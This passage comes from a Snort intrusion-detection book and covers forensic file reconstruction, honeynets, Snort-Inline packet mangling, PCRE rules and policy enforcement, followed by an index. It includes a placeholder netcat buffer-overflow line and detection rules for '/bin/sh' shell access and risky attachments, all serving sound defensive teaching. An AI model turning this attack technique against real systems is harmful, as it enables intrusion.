For example, to reconstruct a file downloaded from an FTP server by an attacker, a tcpdump formatted file (the extension for tcpdump files can vary depending on operating system) would be passed to Ethereal. Once opened in Ethereal (for more detailed instructions on Ethereal usage, check out the Syngress publishing book *Ethereal Packet Sniffing*, ISBN 1932266828), find the FTP connection information during the time in question. Then, choose the option "Follow TCP Stream," which will open a new window showing the FTP session with username, password, and both sides' (client and server) responses (see Figure 13.4).

Figure 13.5 Ethereal Display of the FTP Data Connection or File to Reconstruct



OINK!

This is much safer and easier to perform on a *nix-based computer. Not only aren't the commands discussed not natively on a Windows system, but this also makes the possibility of executing the Trojan file less likely.

Once the file is saved to a *nix system users folder, verify the size against the file size downloaded from the FTP transcript. If that looks about even with the garbage file that is on the system, check it to make sure it's the full file with no corruption (see Figure 13.6).

Figure 13.6 Output Showing the Complete File Information

```
[root@: ~]# ls -l unknown.file
-rw-rw-r-- 1 root root 54281 Apr 30 10:44 unknown.file
[root@: ~]# file unknown.file
unknown.file: gzip compressed data, was "libpng-1.2.5.tar", from Unix, max compr
ession
```

If this appears complete, feel free to examine the contents of the unknown Trojan file, once a backup copy is made and stored in a safe place.

OINK!

One of the flaws most often observed in performing this part of a recovery and reconstruction is skipping the part of the process to make a copy of the data before the CIRT, IDS, or Law Enforcement specialists start looking through the data.

Interacting with Law Enforcement

One way to get involved with your local FBI field office is attend the monthly Infraguard (www.infragard.net/fieldoffice.htm) meetings. These are an informal way for private industry and the federal law enforcement officials to meet and discuss issues and hot topics such as threats, legal issues, and so forth. Attending the meetings will this help your organization become familiar with the agents in your area, and provide the private industry the ability to gain information about threats facing other networks and organizations.

Snort and Honeynets

Honeypots are computers whose purpose is to be attacked and compromised for intelligence information, evidence collection, or even geo-location mapping. A honeynet is groups of honeypots usually set up to simulate a production network. One of the main points of deploying a honeynet is to record all traffic going in to and out of the network. For a complete introduction to honeypots, find more information about the HoneyNet Project at project.honeynet.org. Before deploying a honeypot in an organization, consult with your legal department and have written permission to operate on your organization's network. One of the worst possible situations to be in is to have to explain to the CEO/director why his or her network is now overrun with hackers and Trojans. As one of the main goals of deploying a honeypot is to gather information about attacks, it only makes sense to use some type of IDS to log as much traffic as possible. Snort and the HoneyNet Project among others have come up with a pretty good method to log and record traffic entering and leaving the honeynet.

When capturing traffic on a network, there are two modes in which to run Snort: passive and inline. Both modes have their pros and cons.

Conventional network sniffers such as Snort are usually placed on a network by looking at a virtual mirror of the traffic such as in the case of a switch span port. Alternatively, they are run in a failover condition called *taps*. Taps are inline network devices that are used for virtual inline traffic sniffing. These devices are physically configured so that if their power is cut, for example, the network will continue to function.

Bridging intrusion detection is a new form of intrusion detection and attack mitigation that is best for honeynets. A network bridge is a network device that acts at Layer 2 of the Open System Interconnection (OSI) model passing only hardware or Media Access Control (MAC) addresses back and forth from network to network. In this form, the device is virtually untraceable to an attack in the honeynet due to the device not adding a hop count or having an IP on either side of the honeynet.

With the goal of allowing attackers to exploit and root the machines, a method to limit attacks as well as hide that fact from attackers was developed.

Snort-Inline

Snort-Inline was the creation of Jed Haile, but has since been taken over by Rob McMillien, both of whom are now members of the HoneyNet Project. This is a

modification of the basic Snort design of detect attack traffic switching to a proactive and packet mangling stance. There is a “queue” value in the newest copy of IPTABLES firewall software in Linux. This value allows a packet to pass from one network interface to a user-space buffer that any userland application can then manipulate or drop before placing it back on the network through the output network interface. Snort-Inline runs within this “queue” buffer performing several functions, such as detection-only, block of hostile packets, or changing data within packets.

Snort-Inline is kept up to date with the latest stable Snort official version, so preprocessors and rules should be the same as on a production IDS sensor. Snort-Inline can be downloaded from Snort-inline.sourceforge.net/. With the rise in attention to the media-hungry so-called IPS, or Intrusion Protection System, one possible use of deploying Snort-Inline on a production network is to perform blocking of application-level attacks. For example, on any given Internet-facing network, how much traffic to an organization’s network servers would drop if all of the Unicode attack traffic was being dropped at gateway entries into a network or if they were placed at another choke point closer to the servers? By using Inline-Snort to block the packets, only those packets identified by Snort as attack packets are dropped. Another use is in information control on outgoing packets. For example, if an organization uses private IP space (RFC1918) for its production servers while the Internet facing traffic only found a network address translation (NAT) of the public side IP. In this instance, if the Snort-Inline had a mangle rule, which detected any of the servers’ private IPs in a packet payload, it would be replaced with a bogus IP entry. If a Snort-Inline mangle rule were monitoring for any use of that IP space in the packet payload, it would change the IP space to an incorrect one and possibly slow the attacker’s probing of the organization’s network.

Blocking attack packets is one of the capabilities that could be leveraged to control outgoing packets from a honeynet or a production network. Because Snort-Inline uses the queue portion of IPTABLES, the traffic that passes through that flow has to come out with one of the three options PASS, DROP, or REJECT.

- **PASS** Places the same packet that entered the queue back on the network without any changes.
- **DROP** Removes the packet from the queue and places the packet in the bit bucket with no response.

- **REJECT** Removes the packet from the queue and places the packet in the bit bucket sending an ICMP port unreachable event back on the source interface.

While these don't provide much feedback from attacker tools that need outside input, they will provide a log of the attack and some of the details.

Countermeasures and Logging

Finally, advanced users will appreciate the capability to mangle the packets in the queue and then pass them on. For example, during a successful compromise of a honeypot, the attacker launches a TTY PROMPT Telnet attack in the form of :

```
netcat <victim IP> <port 23> <buffer overflow attack>
```

which attempts to launch a shell “/bin/sh” on TCP port 2323.

Snort-Inline has an alarm for the Sun Solaris TTY prompt buffer overflow attack. This attack is triggered in the queue function; however, instead of one of the previous examples, a different action is performed. This capability to replace payloads of packets is performed in Snort as a new keyword, *replace*. This keyword allows Snort-Inline to search through a packet for specific content, either wording or hex values. For the previous example, an appropriate Snort-Inline rule could look like this.

```
alert tcp $HONEYNET any -> $OUTSIDE 23 (msg:" EXAMPLE bin shell access";
content:"\bin\sh"; replace:"\ben\sh"; flow: established,
to_server;rev:1;)
```

This allows Snort on the bridge to log the attack attempt and stops the attacker from realizing two things:

- They are on a honeypot being logged.
- Their attacks aren't working, leaving the IDS team to gather intelligence about threats that they wouldn't otherwise be able to see.

With the attacks blocked and logging all blocks, passes, and mangles of packets, this will provide a wealth of information to the organization. This will range from types of attacks being targeted against their servers, to the skill level of the attackers and their common toolsets. With this type of information, an organization can perform ingress blocking access control lists (ACLs) on their border networks to stop even more traffic, or use this information to process people who try to attack and exploit their networks. However, this gets into the legal battles over the use of tracking and content analysis tools like Snort-Inline.

Legal Concerns

One of the most popular concerns about honeypots is the legal concern they place on an organization. These concerns are best passed on to an organization's legal department with the information from the leading expert in the law concerning honeypots, Richard Salgado of the Department of Justice. Mr. Salgado is the point of legal contact that manages to keep the members of the Honeynet Project out of jail as well as helping the federal government and military agencies understand the issues brought to bear on an agency. You can find the most current briefing on the legal issues of honeypots at <http://project.honeynet.org/speaking/legal-issues.ppt.zip>. The information defined in the brief will help possible owners of honeypots and honeynets decide what benefits their deployment is going to bring them and with what concerns.

Really Cool Stuff

We have seen Snort be used for such things as helping network operations, reporting, honeypots, and dealing with law enforcement. Now it's time to look under Snort's hood and find out some of the features new to Snort 2.1.x that are used for intrusion detection. For example, with all of the hype about "behavioral IDS," did you know that Snort now has the capability to perform rudimentary "behavioral" traffic detection? Or that Snort can be useful in showing patch/IAVA verifications? Or even to use a retuned Snort sensor to enforce policy across a network? No? Well then, read on and discover just what the little piggy can do.

Behavioral Tracking

As we have already seen, Snort has proven that it can do more than just alarm on a generic set of signatures. However, we have only scratched the surface of Snort's capabilities. One of the newest capabilities of Snort rules is to use the PCRE, or Perl Compatible Regular Expression, library for content searches through packets (see the following example). A full explanation of regular expressions is beyond the scope of this book. However, *Mastering Regular Expressions* from O'Reilly Books covers only regular expressions, for those who want to know more about how to use regular expressions or "regex" searches. This is different from searching through a packet payload with the *content* keyword, because that rule option cannot handle variations such as case-sensitive characters or combined number or letter combinations or even sequences of numbers. This is a

very basic example of what can be searched within a packet versus a fast processing, although confusing, rule that was submitted to the snort-sigs mailing list.

This example looks for the string BLAH, ignoring the case of BLAH.

```
alert ip any any -> any any (pcre: "/BLAH/i";)
```

In this example, using the *pcr* keyword is actually faster at searching through a packet than using the *content* and *nocase* keywords combined. This example demonstrates a simple word search through a packet, but this is a case-insensitive search as determined by the “/i” in the *pcr* string. One of the values that this should be registering with anyone who has programmed is that there is an entire method to detect more than one payload with a single rule. For example, Figure 13.7 is actually a rule that will detect 25 DIFFERENT attachment types with a single rule! Not only is that 24 less rules to have to write into your local rules file but this is actually processed faster than the 25 single attachment rules.

Figure 13.7 Crazy-Looking pcre Rule Example from the snort-sigs Mailing List Volume #878 Written by Brian Caswell

```
# There is now one rule that looks for any of the following attachment
# types:
#
#   ade, adp, asd, asf, asx, bat, chm, cli, cmd, com, cpp, diz, dll,
#   dot, emf, eml, exe, hlp, hsq, hta, ini, js, jse, lnk, mda, mdb, mde,
#   mdw, msi, msp, nws, ocx, pif, pl, pm, pot, pps, ppt, reg, rtf, scr,
#   shs, swf, sys, vb, vbe, vbs, vcf, vxd, wmd, wmf, wms, wmz, wpd, wpm,
#   wps, wpz, wsc, wsf, wsh, xls, xlt, xlw
#
alert tcp $HOME_NET any -> $EXTERNAL_NET 25 (msg:"VIRUS OUTBOUND bad file
attachment"; flow:to_server,established;
content:"Content-Disposition|3a|";
nocase;

pcre:"/filename\s*=\s*.*?\.(?=[abcdefghijklmnopqrstuvwxyz])(a(d[ep]|s[dfx])|c([ho]m|
li|md|pp)|d(iz|ll|ot)|e(m[fl]|xe)|h(lp|sq|ta)|jse?|m(d[abew]|s[ip])|p(p[st]|
if|[lm]|ot)|r(eg|tf)|s(cr|[hy]s|wf)|v(b[es]?|cf|xd)|w(m[dfsz]|p[dmsz]|s[cfh]
)|xl[stw]|bat|ini|lnk|nws|ocx)[\x27\x22\n\r\s]/iR";

classtype:suspicious-filename-detect; sid:721; rev:6;)
```

As mentioned previously, one of the advantages of writing a PCRE rule is that it is processed fast while giving the rule creator the full flexibility of searching using regular expressions.

Another Snort capability is to use the keyword *react* to block and send a visible message back to the offending browser. The “blocking” of the connection is actually not what happens to the connection. If the connection is a TCP connection, Snort sends a TCP Reset (RST) packet to both the source and destination IP that causes the connection to break. If the connection is a UDP connection, Snort sends ICMP errors messages to both the source and destination showing both IPs that either the port was unreachable or the host was unreachable.

OINK!

To enable the flex-response engine in snort, a *--enable-flex-response* needs to be passed to the *configure* command during build time. This would be part of the normal build process if Snort were compiled from source.

Tools and Traps...

Turning on flex-response Rules

Even the official Snort documentation talks about the dangers of turning on flex-response rules, as they are some of the easiest ways to get into reporting and flooding loops that cause network issues.

Finally, with all of the available rule options, actions, and triggers, Snort's ruleset can become large. One of the answers to this problem is the “activate” and “dynamic” rule options. This “activate” rule is placed on a rule such as the content “root” in the payload of a TCP packet bound for Telnet port 23. Once that rule is triggered, a reactionary “dynamic” rule is turned on to capture the next 30 packets heading to the Telnet port of our “activate” rule. This rule option is being phased out of service, only to have that functionality passed on with the

keyword *tag*, which allows for the sequenced packet trail and can now handle timeframes and direction of the flow in question to be captured.

Patch/IAVA Verifications

Another uses for Snort is to help verify that network users and servers have been patched correctly. For example, use a set of signatures that trigger on vulnerabilities that are patched and should not be found on a network after patching is complete. Using something such as detection of a vulnerable IIS Web server SSL attack with a vulnerable response after the network space was supposed to be patched is invaluable.

Another example would be enabling a set of rules to detect version information about Web servers in the network. This information could be logged to a file on the sensors that could then be flagged for version numbers/names until all servers are patched.

Policy Enforcement

The same type of information can be logged to find unapproved software such as spyware reporting home or even use of older Web browsers. For example, to create a log of all Web browsers and their versions on the network, a rule such as this should work to detect them:

```
Log tcp $HOME_NET any -> any $HTTP_PORTS (msg:"Web client log";
content:"USER-AGENT\:"; flags:PA+; logto:"web_browsers.txt");
```

The preceding rule is going to detect the use of almost any Web-based software that identifies itself. For example, to filter out the common browsers, “MSIE” is Microsoft Internet Explorer,” while “Mozilla” is the Netscape browser. However, if the user agent is “Gator,” this means that spyware from the GAIN network is installed on a user’s machine.

Notes from the Underground...

Trojan, Virus, and Worm: What is the difference?

Many people get confused over the difference between a virus, a worm, and a trojan. The terms tend to be used interchangeably, but they are really three very distinct entities. They each use different ways to infect computers, and each has different motivations behind its use.

A virus is a program that can infect files by attaching to them, or replacing them, without the knowledge of the user. A virus can execute itself, and replicate itself to other files within the system. To do this, it often attaches to executable files, known as host files. Viruses travel from computer to computer when users transmit infected files or share storage media, such as a floppy disk. Viruses may be benign or malicious. A benign virus does not have any destructive behavior; it presents more of an annoying or inconvenient behavior, such as displaying messages on the computer at certain times. A benign virus still consumes valuable memory, CPU time, and disk space. Malignant viruses are the most dangerous because they can cause widespread damage, such as altering software and data, removing files or erasing the entire system. However, there are no viruses that can physically damage your computer hardware. There are several types of viruses, including the following:

- **File infector** A virus that attaches to an executable file.
- **Boot sector** A virus that places code in the disk sector of a computer so that it is executed every time the computer is booted.
- **Master boot record** A virus that infects the first physical sector of all disks.
- **Multi-partite** A virus that will use a number of infection methods.
- **Macro** A virus that attaches itself to documents in the form of macros.

A trojan is a program that is covertly hiding another, potentially malicious, program. The trojan is often created to appear as something fun or beneficial, such as a game or helpful utility. However, when a user executes the program, the hidden malicious program is also executed

Continued

without the user's knowledge. The malicious program is then running in memory and could be controlling backdoor access for the intruder, or destroying system files or data. A trojan could also contain a virus or a worm. Trojans do not replicate or propagate themselves; they are often spread by unknowing users who open an e-mail attachment to execute a file downloaded from the Internet.

A worm is a program much like a virus that has the added functionality of being able to replicate itself without the use of a host file. With a worm, you don't have to receive an infected file, or use an infected floppy to become infected; the worm does this all on its own. A worm actively replicates itself and propagates itself throughout computer networks. Not only will a worm consume valuable system resources, it can also consume network bandwidth while it is propagating or attempting to propagate.

Watchlists

One of the most powerful uses of Snort variables comes with policy enforcement. For example, if your organization is of ISP size, you might have a daily changing rule with the top attack IPs from dshield.org list.

In `Snort.conf` file place an entry such as:

```
Dshield_list = [ip.ran.ge.1\32, ip.ran.ge.2\32,etc]
```

```
Alert tcp $dshield_list any -> $HOME_NET any (msg:"INBOUND DSHIELD TOP 10  
IP TCP TRAFFIC"; flags:A+; rev:1;)
```

Then, for each day the list changes, modify the variable definition in `Snort.conf` and restart Snort. Another example is for policy enforcement and watching for connections to known Instant Messenger server IPs. In this case, even if the users manage to install a different program, the alarm will still be raised for any connection to those IPs.

Policy-Based IDS

Policy-based IDS is almost a complete reversal of normal intrusion detection. With policy-based IDS, the IDS administrator defines what is normal and acceptable behavior for the network. This can include communication of specific types between specific hosts, specific protocols, and so forth. The benefit of defining this policy is that the administrator is able to set baselines of what "normal" operations for the network should look like. This information can then be used to determine what unusual behavior is. The concept behind policy-based IDS is

that whatever is not included as part of the list of acceptable behavior is potentially an intrusion. The IDS administrator goes through the often long and arduous process of determining what should *not* trigger an alert. Then, the IDS sends an alert on anything not previously defined by the administrator as acceptable traffic. Using a policy-based IDS has several advantages over normal IDSs. A policy-based IDS can be used to determine whether your firewall is performing properly by checking the network to see if traffic that should have been blocked at the firewall has made it to the internal network. This provides an added layer of redundancy to your existing security system by allowing you to be notified in the event of an unexpected failure. This also works with other security systems in place besides firewalls, such as ensuring that switches have not become susceptible to an ARP spoofing attack, and so forth.

Summary

In this chapter, we saw Snort used for much more than just simple signature-based intrusion detection; for example, in helping to calculate network performance and measurements of network load. It can also be used for generating reports of different information such as protocol use, Top Talkers, network drops, packet size, and distribution. We saw several of the advanced preprocessors being used to diagnose protocol use, discover chatty hosts on a network, and provide a reporting methodology for the IDS team. This data in turn, with help from another preprocessor, can be graphed in order to be presented to other groups and possibly customers.

Snort can also be used for detecting unusual traffic such as odd IP-based protocols. This can be helpful for infrastructure level attacks such as those against routers and high-end switches. Another use is in policy-based detections, such as when a Web server starts generating traffic other than Web traffic and generating an alarm, or for capturing advanced Trojan traffic such as in the 55808 Trojan.

Snort can be used to stop attacks from happening, thanks to use of Snort-Inline and its mangling of packets. This can also become almost mandatory for any owners of a honeynet in order to address some of the legal concerns.

Lastly, Snort can help an IDS team interact with law enforcement investigations. The use of some of the keywords from the Snort language such as *logto* to keep investigation traffic and alarms separate from normal day-to-day alarms or *session* can be useful in displaying contents of Web traffic or the contents of an investigation suspect's traffic. Snort, when combined with tools like Ethereal, can be used to recover the contents of network downloads such as in the case of a rootkit that, once installed, deletes itself from the drive.

With all of the these hidden jewels, Snort should help an IDS team detect and more importantly understand the functions of their network, and provide management and other groups with a structure of displayable information about their organization's IDS tools.

Solutions Fast Track

Network Operations

- ☑ Using the flow preprocessor can help report a detailed log of the breakdown of traffic and protocols.
- ☑ Using the perfmon preprocessor combined with a charting tool can provide a visual reading of the network traffic in less granular levels.
- ☑ Snort has the capability to detect IP-based traffic other than the common three protocols using the *ip_proto* keyword.

Forensics/Incident Handling

- ☑ Logging and filtering of traffic is important for law enforcement, as this data shouldn't be tampered with once collected.
- ☑ Traffic and file reconstruction from tcpdump and Snort binary logs are made possible with tools like tethereal for the commandline and ethereal for a graphical user interface (GUI).
- ☑ There are plenty of resources online and in print for a security team to find out how best to interact with law enforcement. However, most U.S. cities have monthly meetings with their local FBI field office called Infraguard chapters. Almost all are free to attend and are the authorities on most questions an organization might have.

Snort and Honeynets

- ☑ Snort-Inline is made for running on a bridged machine because it allows for mangling of packets and blocking attacks passing the bridge. This also provides for a virtually undetectable platform to run on a network in order to protect the network.
- ☑ Countermeasures and blocking or limiting attack traffic leaving a honeynet is extremely important to protect the owners of the honeynet from turning into a botnet.
- ☑ Before deploying a honeynet, an organization's legal department should

review all current information from the Department of Justice to verify legality of placing a device on the network.

Really Cool Stuff

- ☑ Behavioral or reaction signatures can play a large part in detecting hostile traffic on a network while limiting the performance load on a network sensor.
- ☑ One of the uses for Snort is for IAVA/patch verification; for example, using Snort to track all browsers and version on the network. This data could then be searched for spyware types of applications running as well as making sure that no machine on the network is running a noncompliant version of the software.
- ☑ Snort can also help enforce policies such as helping to enforce a ban on Instant Messenger of all types. This might be an example of looking for traffic to or from any of a watchlist of IPs that are known to be servers for IM logon and chat.

Frequently Asked Questions

The following Frequently Asked Questions, answered by the authors of this book, are designed to both measure your understanding of the concepts presented in this chapter and to assist you with real-life implementation of these concepts. To have your questions about this chapter answered by the author, browse to **www.syngress.com/solutions** and click on the “Ask the Author” form. You will also gain access to thousands of other FAQs at ITFAQnet.com.

Q: When using the flow preprocessor, where is the flow log information sent?

A: The flow log will send its information to a specified output module. One suggestion would be to enable the syslog output so that the information can be gathered to files or to a central syslog server for analysis.

Q: When using the perfmon preprocessor, there are large periods of dropped packets, yet our network hasn't had an outage in months?

A: Every stop, start, and restart of the Snort process is marked as a dropped packet session. This might be accounting for your drops. A feature request that has been made to the Snort development community is a filter that would stop calculating as drops all Snort stops and starting events. Another item to check would be the last field in the Snortstat, or your named, file for a high CPU usage count.

Q: Where can I find more information about Ethereal's use?

A: From the book *Ethereal Packets Sniffing*, ISBN: 1-932266-82-8, from Syngress.

Q: Are there more examples of using Snort-Inline to block and mangle packets leaving a honeynet?

A: Yes, there is a whole list of new rules in the latest download of Snort-Inline. These have examples of drop rules, mangle rules, and standard detect rules.

Index

- ?, 150
- 0-day worms, 464
- 1 option, 504, 505
- %3F Web Directory Traversal attack, 219–220

A

- A <alert>, 147
- AB (ad hoc benchmarks), 494
- abort_invalid_hex option, 261
- Absolute OpenBSD, UNIX for the Practical Paranoid* (Lucas), 151
- access control lists (ACLs), 464
- ACID. *See* Analysis Console for Intrusion Detection
- acid_conf.php file, 394
- acid_db
 - Barnyard output plug-in, 565–567
 - troubleshooting, 603
- ACK field, 208
- ACK flag, 236–237
- ACLs (access control lists), 464
- action events for rules, 216–217
- activate keyword, 196
- activate rules
 - being phased out, 198
 - described, 197
- active response
 - altering traffic based on IDS alerts, 609–619
 - based on layers, 608–609
 - Fwsnort, 636–653
 - IDS, 26–27
 - vs.* intrusion prevention, 607
 - NIPS and, 665–666
 - overview of, 606
 - Snort_inline, 653–664
 - Snortsam, 619–636
- active response option, 214–215
- ad hoc benchmarks (AB), 494
- add-ons
 - recommended for Snort, 61
 - to Snort, 55
 - for Snort alerts, 70–72
- AddFuncToPreprocList() function, 285–286
- Address Resolution Protocol (ARP) spoofing, 269–270
- ADMutate tool, 271
- ADODB library
 - for ACID, 391
 - for ACID installation, 393
- AG (Alert Group) Maintenance, 402–404
- aggregate, 222
- AIM (AOL Instant Messaging), 464–465
 - for Snort alerts, 70
 - Snort software requirements, 61
 - for testing, 460
 - using, 398–407
- analysis, Snort IDS events, 431–434
- ancillary logs, 385
- anomaly-based detection, preprocessor options
 - Back Orifice preprocessor, 268–269
 - overview of, 305–306
 - portscan preprocessor, 265–267
 - preprocessors for, 276–277
- anomaly detection
 - described, 24–25
 - in preprocessors, 307
 - preprocessors for, 232, 234
 - with rpc_decode preprocessor, 264
- Antisniff, 90
- AOL Instant Messaging (AIM), 464–465
- Apache 1.3 Web server, 390
- application
 - security, 34
 - stripping from Linux, 107
- application layer, 608
- application-level attacks, 687
- application-specific information, 17–18
- apt-get
 - emerge and, 109
 - Snort installation using, 134–137
 - syntax, 108
- apt-get install *packagename*, 108
- apt-get remove *packagename*, 108
- architecture
 - IDS, 51
 - security, fitting Snort into, 42–44
 - Snort output plug-in, 313
 - Snort_inline, 659–660
 - Snortsam, 621–624
- archiving
 - alert database management with, 406–407
 - processed files in Barnyard, 575–576
- argument parsing code, Telnet negotiation preprocessor, 293–300
- argument parsing, Snort plug-in, 314
- ARP (Address Resolution Protocol) spoofing, 269–270
- arpspoof, 64
- arpspoof preprocessor, 269–270
- The Art of Deception (Mitnick), 31
- ASCII
 - content in rule, 199, 200
 - dangers of logging in, 75
- AirCERT, 386
- Aitel, Dave, 521
- Aleph1, 271
- alert, 381
- Alert Group (AG) Maintenance, 402–404
- alert groups, in ACID, 402–404
- alert keyword, 196
- alert messages
 - analysis of, 431–434
 - localization of in Barnyard, 596–597
- alert records, 532–535
- alert rules, 68
- alert traffic, 90
- alert_console plug-in
 - adding to op_plugbase.c, 593–594
 - implementing, 585
 - overview of, 584
 - updating Barnyard with, 594–596
 - writing functions for, 587–593
- alert_csv
 - Barnyard output plug-in, 551–554
 - output plug-ins, 581–582
- alert_fast, 550–551
- alertfile, 191
- alert_fragments parameter, 264
- alerting component, Snort, 70, 72–73
- alerts
 - ACID alert databases, managing, 406–407
 - ACID alert graphing, 404–406
 - in ACID, displaying, 398–400
 - add-ons for, 70–72
 - disk space for, 60
 - false alerts, 88
 - intrusion analysis of, 381–386
 - intrusion analysis timeframe, 487–488
 - rule actions and, 196–197
 - Snort's system requirements and, 57, 58
 - summary scripts for, 418–427
 - Swatch for monitoring, 428–430
 - thresholding, 69–70
- alert_syslog, 554–556
- alert_syslog output plug-in, 324–325
- alert_syslog2, 556–560
- alert_with_interface_name feature, 191
- Analysis Console for Intrusion Detection (ACID)
 - configuring, 394–398
 - features, 386–387
 - installing, 387–394
 - overview of, 435
 - questions about, 438

- logging, 317–318
 - logging packet data in, 382
 - logging packets in, 84
- ASN.1 parsing vulnerability, 92
- ASN1_decode preprocessor, 270–271
- assymmetric routing, 86, 87
- asymmetric routing, 129–132
- attack groups, in IDS Informer, 497–498
- attack log dump, 499–500
- attack mechanism, identifying, 383–384, 433
- attackers, 74
- attacks
 - active response to, 611–619
 - automatically blocking, 606
 - blocking duration, 669–670
 - detection engines, 167–171
 - IDS alerts to, 38–39
 - IDS identification of, 39–40
 - IDS response to, 25–27
 - live, 9
 - outbound, Snort_inline and, 670
 - paths, multiple, 6–7
 - preprocessors and, 64
 - prevention of, 40–42
 - against Snort, 91
 - Snortsam examples of, 624–636
 - system security with Snort, 89–92
- autoconf, 594–595
 - installing libpcap from source with, 114–116
 - Snort requirement, 61, 62
- automake, 594–595
 - installing libpcap from source with, 114–116
 - Snort requirement, 61

B

- b, 147
- b option, 84
- Back Orifice preprocessor
 - anomaly-based detection with, 276
 - described, 268
- back up
 - forensic data, 377
 - storage medium choice for, 476
 - before upgrading Snort, 88–89
- backdoors, 32
- background running, 574
- bad rule, 223
- Bailey, Don, 502
- Baker, Andrew, 326
- bandwidth
 - alert logging to remote databases, effect on, 376
 - as attack target, 29
 - CPU usage tests and, 478
 - NIC choice and, 477
- Barnyard
 - in batch-processing mode, 567–571

- capabilities of, 596–597
- configuring, 541–549
- continual-processing mode, 572–577
- deploying, 577–584
- ensuring quality in, 340
- installing, 537–540
- to load logs into database, 124
- output plug-in choice and, 493
- output plug-ins, 549–567
- output plug-ins, writing, 584–596
- overview of, 341–342, 530–532
- SGUIL installation and, 414–415
- system resources and, 322
- unified files and, 532–537
- for unified log processing, 339
- unified output format and, 72, 73

- Bastille hardening scripts, 93
- batch-processing mode, Barnyard
- described, 541, 598
- dry run option, 569–571
- multiple file processing, 571
- overview of, 567–568, 600
- single file processing, 568–569
- unified files and, 579
- BBC (Linux Bootable Business Card), 34
- behavioral tracking, 689–692
- benchmarking deployment
- benchmark characteristics, 494–496
- Berkeley Packet Filter tests, 521–522
- HPING and Cenzic, 517–519
- IDS Informer, 496–500
- IDS Wakeup, 501–502
- overview of, 525–526
- rule tests, 521
- Sneeze, 502–503
- Stick, Fteter, 519
- stress testing, 520–521
- TCPreplay, 504–513
- THC's Netdude, 513–517
- Berkeley Packet Filter (BPF) format
- filtering packets with, 85
- preanalysis packet filters in, 199
- tests, 521–522
- binary content, in rule, 199–200
- binary format, 84
- binary logging, 317–318, 370
- binutils, 114–116
- Bird, Tina, 21
- Black Software, IDS Informer, 496–500, 524
- bleeding-edge versions of Snort, 159
- blocking agent, 622–624
- bookmark
- in remote syslog alerting, 579–580
- support in Barnyard, 574–575
- boot sector virus, 693
- bootable devices, 33–34
- bottlenecks

- benchmarking and, 494
- finding/eliminating, 525
- Boyer Moore string search algorithm, 643
- BPF. *See* Berkeley Packet Filter (BPF)
 - format
- bpfilter, 191
- bridge configuration script, 657–658
- bridges, 653, 659
- BSD licensing, 334
- buffer overflow, 91
- Bugtraq, 93
- builds, compiled *vs.* source, 444–445
- bus speed, 477
- bytes, 200
- byte_test, 637

C

- C, 147
- c <cf>, 147
- C compiler, 538
- C file, 586–587
- Caswell, Brian, 202, 502
- Central Processing Unit (CPU), 476, 478
- Cenzic, Hailstorm, 517–518
- Cerebus, 340–341
- CERT/CC, 7
- CGB (commercial-grade benchmarks), 494
- chain-of-command, 463, 468
- change control rules, 456–457, 467–468
- Chart Period* parameter, 405
- Chart Type* parameter, 405
- Checkinstall, 120
- checksum_mode, 191
- checksums, 515
- Chen, Yen-Ming, 335, 419
- chroot, 191
- CIDR addresses, 220–221
- CIRT Carnegie Mellon, 463
- CIRT (Computer Incident Response Team), 461–462
- Cisco vulnerability, 679–680
- class-file configuration directive, 548
- classification, 191
- classification identifier option
 - alert record field, 533
 - default classtype IDs, 211–212
 - function/format, 210
- classtype IDs, 211–212
- cleanups, Snort plug-in, 315
- clear-text data, 201
- client bytes, 537
- client IP address, 537
- client packets, 537
- client port, 537
- clientonly* option, 246
- code
 - example of W3C, 353–366

- remote execution of, 91
- W3C source, 350–353
- Coleridge, Samuel Taylor, 386
- Comma-separated values (CSV) files, 581–582
- command-line options
 - Barnyard, 541–544
 - for Snort rules configuration, 191–195
 - switches of Snort, 147–150
- commercial-grade benchmarks (CGB), 494
- common sense test, of output plug-ins, 493
- compiled builds, 444–445
- compilers
 - options for Linux, 104
 - removing from system, 93
 - use of, 620
- compromise, scanning *vs.*, 5–6
- Computer Incident Response Team (CIRT), 461–462
- Concurrent Version System (CVS)
 - GUI applications for, 160
 - rules updates and, 452
 - Snort installation, 159
 - updates/downloads and, 446
- config <instruction>:<value>, 190
- configuration
 - of ACID, 394–398
 - of Barnyard, 599–600
 - Fwsnort, 639–640
 - of Snort to work with SnortSnarf, 424–425
 - Snort_inline, 657–659
- configuration, Barnyard
 - command-line options, 541–544
 - configuration file, 546–549
 - message map files, 545
 - overview of, 541
- configuration file
 - Snort configuration options, 191–195
 - variables for rules and, 190
- configuration file option (-c), 543
- configure script
 - Barnyard, 539–540
 - enabling features via, 131–132
 - installing libpcap from source with, 122
 - libpcap installation from source with, 114
 - for Snort installation from source, 129–130
 - software installation with, 118–119
- console alerting, 583–584
- console* keyword, 678
- console mode, 132
- continual-processing mode, Barnyard
 - background running, 574
 - bookmark support, enabling, 574–575

- described, 541, 598
- multiple process running, 576–577
- new events processing only, 575
- overview of, 572–573, 600
- processed files, archiving, 575–576
- signal handling, 577
- contrib* directory, 331–333
- conversation preprocessor
 - configuring, 273–274
 - with *portscan2* preprocessor, 271–272
 - stream4 preprocessor and, 308
- copyright
 - detection plug-ins and, 174–175
 - Snort plug-in, 314
- correlation
 - of IDS sources, 35
 - scanning and, 6, 7
 - Snort IDS events, analyzing, 433–434
- cost
 - of hardware, 473
 - of IDS Informer, 498
- CPU (Central Processing Unit), 476, 478
- create_mysql
 - archiving and, 406
 - for setting up database logging, 393
- create_postgresql, 406
- critical threats, 489
- crontab
 - SnortSnarf configuration and, 424
 - snort_stat.pl and, 421
- CSV (Comma-separated values) files, 581–582
- Ctrl-C, 77
- Cult of the Dead Cow, 268
- custom rules actions, 197
- CVS. *See* Concurrent Version System

D

- D, 147
- d, 147
- d switch, 74
- daemon
 - Barnyard configuration directive, 548
 - mode, continual-processing and, 574
 - for Snort configuration, 192
- Danyliw, Roman, 386
- data
 - ACID, configuring, 394–398
 - ACID, features, 386–387
 - ACID, installing, 387–394
 - ACID, using, 398–407
 - extracting in Barnyard, 581–582
 - IDS, 36–37
 - integrity, 34
 - intrusion analysis, defined, 380–386
 - SGUIL, 407–418
- Snort IDS events, analyzing, 431–434
- structures, detection plug-ins and, 175–176
- summary scripts, 418–427
- Swatch, 428–430
- data collection, 20–21
- data extraction, 581–582
- data flow, 66–67
- data integrity, 34
- data link layer, 608
- data management, with ACID, 387
- data processor plug-in, Barnyard, 546
- Data Source* parameter, 405
- database
 - ACID installation and, 393–394
 - in ACID, querying, 400–401
 - alert databases in ACID, managing, 406–407
 - Barnyard support for, 566
 - logging in Barnyard, 580–581
 - logging to multiple, 376–377
